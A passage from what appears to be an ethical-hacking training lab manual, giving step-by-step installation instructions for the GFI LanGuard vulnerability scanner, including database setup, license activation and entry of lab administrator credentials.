
- The **GFI LanGuard** wizard appears with selected components for installation; click **Next** to proceed.




Module 05 – Vulnerability Analysis

11. The **Database Configuration** window appears. In the **SQL server name** field, type **.\SQLEXPRESS** and leave **SQL database name** as default. Ensure that the **Use Windows Authentication** checkbox is selected and click **OK**.


Note: The SQL server name might differ when you perform this task.



12. Now, switch back to the **Mozilla Firefox** browser, open a new tab, and log in to your email account that you have given while registration.
13. Open an email from **GFI Downloads** and copy the activation key.



14. The **GFI LanGuard License Key** window appears. Paste the received activation key in the **Enter License Key** field and click **OK**.



15. GFI LanGuard starts installing after the completion of the installation; when the **GFI LanGuard Setup** window appears, click **Next**.



16. The **End-User License Agreement** wizard appears; accept the terms and click **Next**.
17. In the **Attendant service credentials** wizard, leave the **Name** field as default (here, **CEH\Administrator**) and enter the Password of the administrator account (here, **Pa\$\$w0rd**); then, click **Next**.



18. In the **Choose Destination Location** wizard, leave the **Folder** location set to default and click **Install**.



19. The **Installing GFI LanGuard** wizard appears. After the completion of installation, the **GFI LanGuard Central Management Server Setup** window appears; then, click **Next**.



